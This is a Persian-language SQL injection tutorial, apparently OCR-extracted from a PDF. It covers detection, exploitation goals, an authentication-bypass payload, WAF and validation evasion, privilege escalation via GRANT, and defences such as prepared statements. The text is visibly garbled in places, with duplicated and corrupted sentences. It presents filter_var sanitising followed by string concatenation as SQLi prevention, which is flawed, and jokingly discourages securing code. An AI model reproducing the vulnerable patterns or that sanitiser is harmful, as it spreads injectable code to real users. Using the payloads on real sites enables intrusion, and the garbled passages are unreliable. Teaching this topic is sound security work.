
خب اینها رایج ترین روش های کشف SQLi بودن و خب دوتا روش دیگه هم هست به نامهای Out-of-Time-Based Detection و band Detection که من حوصله نکرم که بنویسمشون ولی میتوانید و برد سرج کنید .

حالا که فهمیدیم چطوری میتوینم SQLi رو کشف کنیم، وقت اون رسیده که به این سوال پاسخ بدیم که چطوری یک SQLi کشف شده رو اکسپلوبیت کنیم؟ برای پاسخ به این سوال، ابتدا باید به این سوال پاسخ بدیم که میخوایم با اکسپلوبیت کردن SQLi تارگتمون چه کاری رو انجام بدیم؟ میدونیم که با اکسپلوبیت کردن SQLi کارهای مختلفی میشه انجام داد که عبارت اند از :

1. Extracting Data
2. Bypassing Authentication
3. Executing Commands
4. Creating a reverse Shell
5. Denial-of-service
6. Changing Web Application Data
7. ...

مهمه که میخوایم چیکار کنیم. چون بر اساس کاری که میخوایم انجام بدیم روش اکسپلوبیتمون ممکن هست که مقاومت بشه. شاید حتی اون اسیب پذیری که کشف کردیم در حدی شدت نداشته باشه که مثلاً ب-tone Executing Commands رو برآمون انجام بده یا Reverse Shell بسازه. در ادامه من برخی از موارد بالا رو توضیح میدم ولی نه به صورت جزئی و کلی گویی میکنم چرا که در ادامه در توضیحات انواع SQLi ممکن هست که به برخی از موارد بالا به صورت جزئی بپردازم مثل Extracting Data و Bypassing Authentication و

یکی از مهمترین علل اکسپلوبیت کردن SQLi میتوانه Extracting Data باشه و این عمل معمولاً روند یکسانی در هر نوع SQLi داره با این تفاوت که مراحل یکسان با روش های مختلف انجام میشه. من مراحل استخراج دادهها از طریق اکسپلوبیت کردن SQLi رو میگم و صحبتی جسته و گریخته هم از روش های انجام این مراحل میکنم ولی نه کامل، به صورت کامل جداگانه بعداً برسی خواهیم کرد. میدونیم که یک سرویس RDBMS از مجموعه ای از پایگاههای داده تشکیل شده است. فرض کنید که روی یک سرور، سرویس mysql روی پور 3306 کار میکنه و توی CLI ایشون ما میتوینیم پایگاه دادهای مختلفی رو بسازیم و یا از طریق اپلیکیشن phpMyAdmin به صورت GUI قسمت های مختلف MySQL رو ببینیم. هر پایگاه داده یک اسمی داره و همچنین از مجموعه ای از جداول تشکیل شده است که هر جدول هم نامی برای خودش داره. هر جدول شامل مجموعه ای از ستون های مختلف اون ذخیره میشه. این یک ساختار کلی از قابل ذخیره توش هم در حین تعریف تعیین میکنند. دادهها در جداول و در ستون های مختلف اون ذخیره میشه. این یک ساختار کلی از RDBMS ها بود. توی تصویر زیر هم نمایی از یک پایگاه داده توی یک RDBMS رو میبینیم:



مجموعه ای از جداول که دارای ستون هایی هستند و برخی از این ستون ها جداول رو به جدول های دیگه مرتبط میکنن. این ساختار کلی یک پایگاه داده است.

سوالی که ممکن هست پیش بیايد این است که، برای استخراج دادههای داخل یک جدول در یک تارگت اسیب پذیر با دستورات SQL به چه چیز هایی نیاز داریم؟ برای رسیدن به یک رکورد از یک جدول در یک پایگاه داده نیاز داریم به :

1. نام پایگاه داده

2. نام جدول مورد نظر

3. نام ستون های مورد نظر

پس بدین شکل مراحل اکسپلوبیت کردن یک SQLi جهت استخراج داده به شرح زیر است :

1. بیرون کشیدن نام پایگاههای داده انتخاب پایگاه داده مورد نظر مون

2. بیرون کشیدن نام جداول پایگاه داده مورد نظر مون

3. بیرون کشیدن نام ستون های جدول مورد نظر مون

4. بیرون کشیدن داده‌های داخل جدول مورد نظر مورن

تمام این مراحل وقی که هدف از اکسپلوبیت کردن Extracting Data باشد انجام می‌شود و فقط در انواع مختلف SQLi به اشکال مختلف رخ میدهد که در ادامه با صحبت در مورد انواع SQLi در مرورش بحث خواهیم کرد و مثال خواهیم زد.

یکی از دلایل دیگه اکسپلوبیت کردن SQLi می‌توانه Bypassing Authentication باشه. یعنی ما یک حفره امنیتی SQLi را اکسپلوبیت می‌کنیم تا بتونیم Authentication یک وب اپلیکیشن رو و خدمون رو به درجه اعظم Admin نازل کنیم. فرض بگیرید که کد یک وب اپلیکیشن به شکل زیر Authentication رو انجام میده:

```
12 |     $mysql = new mysqli('localhost', 'root', 'password', "mytestdb");
13 |     $username = $_GET['username'];
14 |     $password = $_GET['password'];
15 |     $result = $mysql->query("SELECT * FROM users WHERE username='$username' AND password='$password'");
```

اگه ما بیایم و username=admin و password=adminpass قرار بدیم، کوئری به شکل زیر میشه:

➤ `SELECT * FROM users WHERE username='admin' AND password='adminpass'`

و قاعده این کوئری اجرا میشه و در صورتی که رکوردی با این ورودی ها تطابق داشت، کاربر اجازه ورود پیدا می‌کنه و Authenticate میشه. اگه من به جای username=admin و password=adminpass قرار بدم، کوئری به چه شکل میشه؟

➤ `SELECT * FROM users WHERE username='admin' -- - AND password='adminpass'`

➤ `SELECT * FROM users WHERE username='admin'`

این مورد باز هم رکوردی که ستون username برابر admin را برای ما بر می‌کردونه و ما رو Authenticate می‌کنیم چرا که اصن password رو بررسی نمی‌کنه، چه اشتباه وارد کنیم و چه درست.

این یک حالت از Bypassing Authentication بود که می‌توانست توسط SQLi رخ بده.

گفتیم که در برخی اوقات می‌توانه هدف ما از اکسپلوبیت کردن SQLi اجرای دستورات شل باشه یا می‌توانیم از طریق خوندن فایلهای سیستمی فایلهای حساس رو بخونیم و حتی می‌توانیم از طریق نوشتن توی فایلهای یک Reverse Shell ایجاد کنیم.

همه این اکسپلوبیت هایی که گفتیم بسته به میزان باز بودن دست ما به عنوان مهاجم و خلافیت ما داره، گاهی اوقات ممکن هست که دسترسی ما به اون حدی نباشه که بتوانیم دستورات اجرا کنیم، فایل بخونیم یا بنویسیم ولی می‌توانیم داده‌های داخل پایگاه داده رو استخراج کنیم. این موارد همه در شرایط تعیین می‌شن.

در مسیر اکسپلوبیت کردن SQL Injection ممکن هست که موافعی وجود داشته باشه. این موافع گاهی اوقات قابل بایپس شدن هست و گاهی اوقات نمی‌شه کاریش کرد. در لیست زیر تعدادی از رایج ترین موافع ما در هنگام اکسپلوبیت کردن SQLi رو اوردم و توضیحاتی در بابشون دادم:

1. Input Validation : ممکن هست که یک وب اپلیکیشن به SQLi اسیب پذیر باشه ولی ورودی هایی که از کاربر می‌گیره رو Validate کنه یعنی اینکه ورودی کاربر رو بگیره و قبل از اینکه توی دستور SQL قرارش بده بررسی کنه و Sanitize کنه و دستوراتی که ممکن هست SQL رو تحریک کنه رو از بین ببره. یکی از مهم ترین روش های رفع SQLi همین کار هست. نه تنها SQLi بلکه بسیاری از حفرات امنیتی تزریقی هم به همین روش قابل رفع شدن هست.

2. Output Encoding : گاهی اوقات ممکن هست که وب اپلیکیشن بباید و خروجی ها رو Encode کنه و از نشون داده هر گونه اطلاعات و پیغام های خطأ و همچنین ساختار دیتابیس جلوگیری کنه. این کار می‌توانه اکسپلوبیت کردن یک حفره امنیتی SQLi رو به شدت دشوار کنه و حتی تشخیص SQLi رو هم سخت تر.

3. Parameterized Queries : اینکار جلوی SQLi رو می‌گیره و می‌شه گفت و ب اپلیکیشنی که با ورودی های کاربر این کار رو می‌کنه SQLi نداره. ورودی های کاربر رو می‌گیره و به جای اینکه اونها رو مستقیماً توی کوئری ها وارد کنه می‌باید و ساختار کوئری ها رو از ورودی های کاربر جدا می‌کنه و امکان دخالت و تغییر کوئری ها به واسطه ورودی های کاربر رو از بین می‌بره. این روش کار می‌کنه و بهتره که توی پروژه ها از این روش جهت امن کردن دستورات SQL استفاده کنید.

4. Firewalls or Filters : فایروال ها و فیلتر ها از جمله موافع دیگه هستند. طریقه کارشون اینه که در خواست های کاربر ها رو بررسی می‌کنن و در صورت دیدن بیلود خطرناک اونها رو Drop می‌کنن. اینها می‌توانن SQLi رو از طریق بیلود ها تشخیص بدن و امکان تزریق بیلود ها رو از بین ببرن. اگه روی یه تارگت فایروال دیدی سعی کنید با تغییر بیلود ها به چیز های دیگه فایروال ها رو دور بزنید. در مورد بایپس صحبت می‌کنیم.

5. Database Permissions : اگه پایگاه داده محدود شده باشد و کاربری که ما با استفاده از SQLi بهش دسترسی می‌گیریم فقط توانایی انجام برخی از کارهای ساده رو داشته باشه یا باید محدود بودن رو بپذیریم و فقط به انجام کارهای محدود بپردازیم یا باید سعی کنیم که سطح دسترسی رو بالاتر ببریم. در برخی موارد دیده شده که گاهی اوقات امکان INSERT/DELETE/UPDATE برای کاربری که بهش دسترسی پیدا کردم وجود نداره و فقط امکان SELECT هست و از این موارد پیش می‌باید. یکی از راههای کمتر کردن خطر SQLi ایجاد سطوح دسترسی مختلف و استفاده نکردن از کاربر root هست.

اینها از رایج ترین موانع جلوی اکسپلوبیت کردن SQLi بودن و توی پروژه هامون و تارگات‌امون ممکن هست که بهشون بر بخوریم . برایم ببینیم میتوانیم با پیاسی برآشون پیدا کنیم یا نه ؟

نکته بعد که قصد دارم بگم درمورد طریقه با پیاس کردن هر کدام از این موانع هست . گاهی اوقات این موانع لق و لوق ایجاد میشند و میشه به طرق مختلف دست به با پیاس کردنشون زد و یک به یک به تربیت بالا درمورد طریقه دور زدنشون در زیر توضیح دادم :

1. **Input Validation :** گفتم که اگه ورودی های کاربران رو صحبت سنجی و Sanitize کنیم میتوانیم کاراکتر های خاصی که SQL نسبت بهشون حساس است رو Sanitize کنیم و به عبارتی Escaping انجام بدیم و عبارت حاوی پیلود خطرناک رو که اگه اجرا بشد دمار از روزگار پایگاه داده در میاد به عبارتی بی خطر تبدیل کنیم که اجرا شدن مشکلی ایجاد نکنه . اما اگه ما Input Validation رو درست و حسابی اعمال نکنیم میتونه منجر به با پیاس شدنش بشه . برای با پیاس میتوانیم عبارت پیلود رو Encode کنیم یا Obfuscation روش اعمال کنیم و یا از عبارتی معادل پیلودمون استفاده کنیم که صحبت سنجی ورودی اون رو تایید کنه . یا هم میتوانیم از Comment ها، کاراکتر فاصله توی پیلود، کاراکتر خط بعدی توی پیلود و ... جهت مخفی کردن پیلود از دیدی پروسه Validation استفاده کنیم .

2. **Output Encoding :** گفتم که ممکن هست خروجی که از سمت وب سرور پس از اعمال پیلود به سمت ما میاد Encode شده باشه و امکان دیدنش برای ما فراهم نباشه و یا درست برای ما به نمایش گذاشته نشه به علت Encoding . برای با پیاس کردن این مشکل میتوانیم بیایم و خروجی رو به اشکال مختلف درخواست بدیم . مثلاً بگیم که خروجی به شکل HEX یا BASE64 به ما بده تا بتونیم به راحتی اون رو دریافت و سپس Decode کنیم و خروجی اصلی رو دریافت کنیم . توی SQL توابعی برای این کار وجود داره مثل HEX, UNHEX, BASE64_ENCODE, BASE64_DECODE موردنی، فرض کنید تو نویستید یک SQLi رو پیدا کنید که امکان خوندن فایل رو بهتون میده، فایل و قتی خونده میشه به شکل Binary برگردانده میشه و این Binary بودن نمایش رو سخت میکنه و حتی نمایش نمیده . میتوانیم درخواست کنیم که به جای اینکه Binary INTO OUTFILE, LOAD_FILE که نمایش نمیدی برگردانی، خروجی رو برای HEX یا BASE64 کن و بهم بده . میتوانیم از دستوراتی مثل INTO DUMPFILE, LOAD_FILE جهت خوندن و نوشتن توی فایل های سیستمی بشه با این دستورات بود . شاید در ادامه بررسیون کردیم .
3. **Parameterized Queries :** در حینی که برنامه نویس تارگت او مده و پارامتر ها رو به این شکل در دستورات SQL استفاده کرده ما فک نکنم بتونیم دستورات رو مستقیماً تزریق کنیم مگر اینکه بتونیم از توابعی مثل SLEEP, BENCHMARK, WAITFOR جهت اجرای حملات Time-Based استفاده کنیم . دستورات دیگه ای مثل EXEC, xp_cmdshell, LOAD_FILE هم جهت اجرای دستورات یا اسکرپتی خاص روی سرور میتوانیم استفاده کنیم و گاهی اوقات موجب میشه که این مانع با پیاس بشه . باید تست کنیم حققتاً . بالاخره اگه با پیاس بشه بانتی خیلی خوبی داره .

4. **Firewalls or Filters :** گفتم که فایروال ها و فیلتر ها میان و درخواست های ورودی و گاهی جواب های خروجی رو بررسی میکنند و اگه توی درخواست ورودی ما پیلود مشکوکی وجود داشته باشه که توسط قوانین فایروال و فیلتر ها تشخیص داده بشه، درخواست رو ساقط میکنند و نمیزارن به سرور بررسه . باید راهی رو پیدا کنیم که قوانین فایروال ها و فیلتر هارو دور بزنیم و در عین حال دستور موردنظر خودمون رو سمت سرور اجرا کنیم . میتوانیم پیلود رو Encode یا Obfuscate کنیم و یا از دستوری معادل دستور پیلودمون که برای فایروال مشکوک نیست استفاده کنیم . میتوانیم از Comment ها و کاراکتر فایل و خطوط اضافه توی پیلود هم استفاده کنیم که مشابه Input Validation هست .

5. **Database Permissions :** اگه او مده باشن و سطوح دسترسی مختلف رو تعریف کرده باشن و عملکرد های حساس رو برای کاربران سطح پایین غیر فعال کرده باشند ما باید به یه طریقی سطح دسترسی خودمون رو افزایش بدیم . مثلاً بیایم و از دستوراتی مثل GRANT, REVOKE, ALTER استفاده کنیم سطح دسترسی خودمون رو زیاد کنیم و یا role کاربری خودمنون رو ارتقاء بدیم .

اینا روش هایی بودن که میتوانستیم استفاده کنیم تا موانع جلوی اکسپلوبیت کردن SQLi رو دور بزنیم . وقتی که خواستیم چالش ها رو بررسی کنیم شاید نیاز باشه گاهی از این با پیاس ها استفاده کنیم و اونجا درمورشون صحبت های بیشتری میکنیم . فعلاً در حد تئوری اینا رو توی ذهنمنون داشته باشیم .

مرحله بعدی از فهم SQL Injection اینه که چطوری یک کد رو این حفره امنیتی پاک کنیم به عبارت دیگه چطوری یه کد رو نسبت به SQLi امن کنیم ؟ چه چیز هایی رو باید بررسی کنیم و میتوانیم از چه روش هایی استفاده کنیم ؟ من روش ها رو با ذکر مثال سعی میکنم توضیح بدم تا درک بهترین نسبت بهش پیدا کنیم .

1. **Parameterized queries or Prepared statements :** موثر ترین روش جهت جلوگیری از SQLi همین استفاده از دستورات Parameterized Queries هست . این روش به صورت خودکار ساختار کوئری رو از ورودی های کاربر جدا و از اینکه ورودی کاربر به عنوان یک دستور SQL تفسیر و اجرا بشه جلوگیری میکنه . مثلاً توی پایتون ما یک کتابخونه داریم به نام sqlite3 که به صورت پیش فرض نصب و به ما امکان استفاده از SQLite رو میده و میتوانیم داده هامون رو توی پایگاههای داده ذخیره کنیم . این کتابخونه امکان Parameterized Queries رو برای ما فراهم میکنه . کد زیر نمونه ای از استفاده از این امکان هست :

```

3 import sqlite3
4 conn = sqlite3.connect('example.db')
5 c = conn.cursor()
6 username = input('Enter username: ')
7 password = input('Enter password: ')
8 # Use ? as placeholders for the user input
9 result = c.execute('SELECT * FROM users WHERE username = ? AND password = ?', (username, password))
10 print(result.fetchone())

```

میبینید که دستور **execute** که Query را اجرا میکنه دو ورودی گرفته . ورودی اول Query است و ورودی دوم یک Tuple است که ورودی های کاربر که قراره توی Query قرار بگیرند رو نوش داره . توی Query به جای ورودی های کاربر علامت ? قرار گرفته و ورودی ها به ترتیب به جای این علامت های سوال قرار میگیرند و به این کار میگن Parameterized Queries . همین کار رو توی PHP هم میشه کرد . توی کد زیر میبینید که چطوری انجام شده :

```

12 $db = new mysqli('localhost', 'root', 'password', "mytestdb");
13 $stmt = $db->prepare("SELECT * FROM users WHERE username = ? AND password = ?");
14 $username = $_POST['username'];
15 $password = $_POST['password'];
16 $stmt->bind_param("ss", $username, $password);
17 $stmt->execute();
18 $result = $stmt->get_result();
19 $stmt->close();

```

پس از اتصال به دیتابیس در خط 12 توی خط 13 اومده و یک **prepare** را با استفاده از مت **Query** ساخته و به جای ورودی های کاربر مثل پایتون، علامت ? قرار داده . ورودی های کاربر رو در خطوط 14 و 15 از طریق مت **POST** گرفته و در خط 16 اومده و ورودی های کاربر رو با کوئری ساخته شده از طریق مت **param** **bind** ترکیب کرده و در خط 17 هم کد رو اجرا نموده . این هم بود از مثال PHP و به نظرم اگه خواستید یه کد رو از SQLi محافظت کنید بدون استفاده از ORM یا ... میتوانید از طریق Parametrized Queries این کار رو به سادگی انجام بدید .

.2 : این روش به طورایی شبیه به **Parameterized Queries** هست چون که میاد و ورودی های کاربر رو جدا میکنه از ساختار اصلی **Query** و از اجرا شدن ورودی های کاربر به عنوان دستور SQL جلوگیری میکنه . اما نقاوت در اینه که این مورد توی Database انجام میشه . میان و توی Database عباراتی تحت عنوان **Procedure** ایجاد میکن که توش کارهایی که باید انجام بشه تعریف میشه . مثلا یک **Stored Procedure** ایجاد میشه که کارش SELECT کردن از جدول users است و سپس از طریق دستور EXEC و دادن ورودی ها بهش ، این **Invoke** رو از **Stored Procedure** زیر را میکن یا صدا میزنن . مثال زیر رو ببینید :

```

1 -- Create a stored procedure
2 CREATE PROCEDURE sp_login
3     @username VARCHAR(50),
4     @password VARCHAR(50)
5 AS
6 BEGIN
7     SELECT * FROM users WHERE username = @username AND password = @password;
8 END;
9 GO

```

یک **Stored Procedure** به نام **sp_login** تعریف شده که دوتا ورودی به نامهای **username** و **password** میگیره . با صدا زدن این **Store Procedure** کد خط 17 اجرا میشه که میبینید ورودی ها به کوئری پاس داده شدند . برای صدا زدن این **Procedure** میتوانیم دستور SQL زیر رو وارد کنیم :

```

11 -- Invoke the stored procedure
12 EXEC sp_login @username = 'admin', @password = 'secret'

```

ورودی ها رو بهش دادیم و کوئری که اجرا میشه به شکل زیر هست :

➤ **SELECT * FROM users WHERE username = 'admin' AND password='secret'**

این روش توی بانکها به تجربه برخی از دوستان استفاده میشه و واقعا هم روش امنی هست و SQLi رو رفع میکنه .

.3 : در این روش ما لیستی تعریف میکنیم از ورودی های مجاز مثل حروف و اعداد و لیستی از کاراکتر های غیر مجاز مثل ... Quotes, Semicolon, Comments, این روش ما لیستی تعریف میکنیم از ورودی های مجاز مثل حروف و اعداد و لیستی از کاراکتری از لیست غیر مجاز نوش بود، یا اون کاراکتر رو به طریقی Sanitize میکنیم و یا درخواست کاربر رو رد میکنیم . این روش یک حالت دفاعیست دربرابر حملات و خب متسافنه اگه به صورت دستی انجام بشه احتمال بایپس شدن زیاده ولی خوشبختانه توابعی در PHP و زبان های مورد حمله وجود داره که میان و این کار رو غیر بهتر از حالت دستی انجام میدن . کد زیر نمونه یک PHP هست که این کار رو با تابع **filter_var()** انجام میده و ورودی های کاربر رو قبل از وارد شدن به Query صحبت سنجه و Sanitize میکنه :

```

15     $username = $_POST['username'];
16     $password = $_POST['password'];
17     // Use FILTER_SANITIZE_STRING to remove any tags or special characters from the user input
18     $username = filter_var($username, FILTER_SANITIZE_STRING);
19     $password = filter_var($password, FILTER_SANITIZE_STRING);
20     $query = "SELECT * FROM users WHERE username = '$username' AND password = '$password'";

```

توابع دیگه ای هم هستند که این کار رو میکنند مثل `htmlentities`, `filter_input`, `filter_var_array`. بستگی داره چه جایی بخوايد استفاده کنید مثل `htmlentities` و `htmlspecialchars` و اسه `Sanitize` کردن پیلود های ... `XSS`, `HTMLi`, `Ifram`, ... میشه استفاده کرد.

اینا بودن از روش هایی که میتونیم استفاده تا از `SQLi` توی کدامون جلوگیری کنیم. دست خودتونه کدومش رو استفاده میکنید ولی به نظرم گاهی اوقات نیاز هست که بیشتر از یک تکنیک رو استفاده کنیم تا اطمینان بیشتری به امن بودن کدمون داشته باشیم. حالا سعی هم نکنید زیاد کدتون رو امن کنید چون نون کسانی که باگ بانتی کار میکنن تو امن نبودن کد شماست. نون بقیه رو اجر نکنید. با سپاس

قبل از اینکه بريم سروقت اولین نوع `SQLi` میخواهیم دو تا اصطلاح رو تعریف کنم. ما توی پرداختن به یک اسیب پذیری دوتا اصطلاح به عبارت `Sink` و `Source` داریم. این دوتا اصطلاح در مفهوم `SQL Injection` بررسی میکنیم.

- `Source` : جایی که دادهها ازش سرچشمه میگیرن و وارد سیستم میشن. مثلا توی `SQLi` به ورودی کاربر میگن سورس یک فرم رو درنظر بگیرید که ورودی کاربر رو به عنوان `Search Query` قبول میکنه. کاربر میاد و مقدار `Apple` رو وارد میکنه. در این سناریو ورودی کاربری یعنی `Apple` میشه `Source` ما.
- `Sink` : جایی که `SQLi` رو استفاده میکنه `Sink`. مثلا توی `SQLi` به جایی که ورودی الوده کاربر رو توی یک `SQL Query` میگذارد.

ک زیر رو در نظر بگیرید. میخوایم `Sink` و `Source` رو توش مشخص کنیم.


```

14 <form action="" method="get">
15   <input type="text" name="search" /> → 1
16   <input type="submit" value="submit" />
17 </form>
18
19 <?php
20   $userInput = $_GET['search']; // Assume user input → 2
21   $query = "SELECT * FROM products WHERE name = '$userInput'";
22 ?>

```

توی کد بالا اون قسمت شماره 1 که ورودی را از کاربر میگیره میشه `Source` و اون قسمت شماره 2 که ورودی کاربر رو میریزه توی متغیر و توی `Query` استفاده میکنه میشه `Sink`. از این به بعد این دوتا قسمت رو توی کدهایی که میزنیم سعی میکنیم مشخص کنیم.

In-Band SQL Injection Vulnerability چیست؟ این نوع `SQLi` که بهش `Classic SQLi` هم میگن نوعی هست که مهاجم از یک کانال ارتباطی جهت انجام حمله و بدست اوردن اطلاعات استفاده میکنه. این نوع `SQLi` رایج ترین و `Easy-to-Exploit` ترین نوع ممکن است. به نظرم توی این تعریف مفهوم کانال ارتباطی یه کم نامفهوم به نظر میرسه. اگه بخواه این رو بازترش کنم، فرش کنید که یک درخواست `GET` با پارامتر `search` رو به سمت یک وب سرور میفرستید و این وب سرور اطلاعاتی رو برآتون بر میگردونه که مقدار پارامتر `search` توش باشه.



ک این مثال به شکل زیر هست:

```

13   <form action="" method="get">
14     <input type="text" name="search" value=<?php if(isset($_GET['search'])){ echo $_GET['search']; } ?>" autofocus />
15     <input type="submit" value="submit" />
16   </form>
17
18   <?php
19     ini_set('display_errors', 1);
20     $db = new mysqli('localhost', 'root', 'password', "mytestdb");
21     $search = $_GET['search']; // Assume user input → Searched
22     $query = "SELECT * FROM movies WHERE title like '%$search%'";
23     $result = $db->query($query);
24     while ($row = $result->fetch_assoc()) {
25       echo "<pre>";
26       var_dump($row);
27       echo "</pre>";
28     }
29   ?>

```

حالا منظور از کانال ارتباطی یکسان یعنی چی؟ یعنی اینکه، همونجایی که ما نتایج جستجو رو روی صفحه وب میبینیم، در همونجا هم میتوانیم نتایج اکسپلوبیت کردن SQLi رو ببینیم:

```

array(4) {
  ["id"]=>
  string(1) "1"
  ["title"]=>
  string(24) "The Shawshank Redemption"
  ["description"]=>
  string(139) "Over the course of several years, two convicts form a friendship, seeking consolation and, eventually, redemption through basic compassion."
  ["like"]=>
  string(1) "0"
}

array(4) {
  ["id"]=>
  string(1) "1"
  ["title"]=>
  string(5) "admin"
  ["description"]=>
  string(8) "password"
  ["like"]=>
  string(1) "4"
}

```

میبینید که ما همونجایی که نتیجه جستجو رو داریم، در ادامه هم نتیجه اکسپلوبیت کردن رو داریم. این یعنی کانال ارتباطی ما جهت حمله و گرفتن پاسخ یکسان است.

علت بوجود امدن این نوع SQLi چیه؟ به همان دلایلی که در مورد SQLi گفتیم، این نوع حفره امنیتی هم به همان دلایل بوجود میاد. باز هم دلایل رو توی لیست زیر تکرار کردم:

۱. الحق مستقیم و رودی کاربر در SQL Query ها: اگه یک برنامه نویس بیاد و ورودی کاربر خودش رو به صورت مستقیم و بدون استفاده از متدهایی مثل Stored Procedure یا Parameterized Query

۲. Error Handling ناکافی: یکی از انواع In-Band SQLi نوع Error-Based SQLi هست که در ادامه توضیح میدم ولی طبق خطاهایی که بر میگردد ما اکسپلوبیت رو انجام میدیم. اگه Error Handling به درستی انجام شود خطاهایی که بر میگرد حاوی اطلاعاتی خواهد بود ولی اگه Error Handling به درستی انجام شود خطاهای حاوی اطلاعات برای مهاجم ارسال نمیشود و مهاجم هم نمیتوانه

به درستی SQLi پیدا شده رو Exploit کند.

این دو دلیلی که گفتم از رایج ترین دلایل بوجود امدن In-Band SQLi هستند.

تأثیر و Impact اکسپلوبیت کردن In-Band SQLi چیه؟ گفتیم که ایشون از راحت ترین حفرات امنیتی و اسه اکسپلوبیت کردن و سختی نمیده به ما. یکی از دلایلی که میان و این حفره امنیتی رو اکسپلوبیت میکن Data Extracting است. واقعاً استخراج دادهای داخل پایگاه داده از طریق اکسپلوبیت کردن این اسیب پذیری بسیار راحت تر از انواع دیگه هست، مخصوصاً تنوی نوع Union-Based این نوع.

In-Band SQLi های دیگه بستگی به محدودیت ها در سیستم تاراگت و خلافیت مهاجم داره. ممکن هست که یه نفر بتونه با اکسپلوبیت کردن Impact Fайл های سیستمی رو بخونه، دستورات OS رو اجرا کنه، Bypass رو Authentication و بقیه امکاناتی که اکسپلوبیت کردن SQLi در اختیار مون میزاره رو هم انجام بده و ممکن هست که یه نفر همون Data Extraction هم تنوی انجام بده. ولی در نهایت بگم که یک In-Band SQLi به ترتیب میتوانه کارهای زیر رو برای مهاجم انجام بده:

- .1 Extracting and Modifying Data
- .2 Bypass Authentication
- .3 Executing OS Commands
- .4 Creating Reverse Shell
- .5 Denial-of-Service

ما توانی مثال هایی که میزند سعی میکنیم تمام این کار ها را تا جایی که ممکن هست انجام بدهیم به جز مورد پنجم یعنی Denial-of-Service .

اسیب پذیری In-Band SQLi خودش شامل دو نوع بسیار رایج میشه که عبارت اند از :

1. Union-Based

2. Error-Based

هر کدام از اینها رو به صورت تک به تک بررسی میکنیم و مواردی رو درموردنشون میگیم .

حالا ما توانی چه نقاطی از یک وب اپلیکیشن میتوانیم In-Band SQLi را پیدا کنیم؟ درواقع سوال اینه که Source هایی که میتوان منجر به In-Band SQLi توانی یک وب اپلیکیشن بشن چیا هستند؟ از اونجایی که ما دو نوع In-Band SQLi داریم ممکن هست که بتونیم توی جاهای مختلفی پیداشون کنیم . Union-Based In-Band SQLi معمولا در مواردی از موارد زیر پیدا میشن که خروجی رو بر طبق ورودی کاربر روی صفحه نشون میدن . من سه مورد رو بیان میکنم که باید توی پیدا کردن In-Band SQLi در نظر بگیریم :

1. Input Field : باید به دنبال Input Field هایی مثل Contact Form ها، Login Form ها، Search Box ها و چنین

چیزهایی بگردیم . این موارد میتوانن پتانسیل داشتن SQLi رو دارا باشن . در این موارد Search Box ها گزینه مناسبی و اسه نوع Union-Based هستند چرا که خروجی رو نشون میدن و ما میتوانیم با دستور UNION SELECT توی SQL دادهایی که استخراج میکنیم رو به خروجی اصلی بچسبوئیم و ببینیم . Contact Form ها و Login Form ها هم میتوانن خطایجاد کنن و منجر به Error-Based In-Band SQLi شوند . اینا رو به شکلی جداگانه بررسی میکنیم .

2. URL Parameter : ورودی های URL که از طریق متدهات GET داده ارسال میکنن میتوان منجر به SQLi شوند . مثلا فرض کنید که id=id products?id=id را به products?id=id /products مسیر است که id=id را به میفرسته و وب اپلیکیشن توی پایگاه داده در جدول products به دنبال اونی میگردد که id=id داره . در این جستجو قاعدهای یک SQL Query اجرا میشه و ممکن هست که id=id به صورت مستقیم داخل Query استفاده شده باشه . میتوانیم توی نتیجه بازگشتی از id=id خروجی مورد نظر خودمون از پایگاه داده رو هم به صورت UNION SELECT بهش متصل کنیم و در پاسخ نهایی در صفحه وب ببینیم . این مورد زیاد پیش میداد و مثالهای واقعی از این مورد رو در ادامه خواهیم داشت .

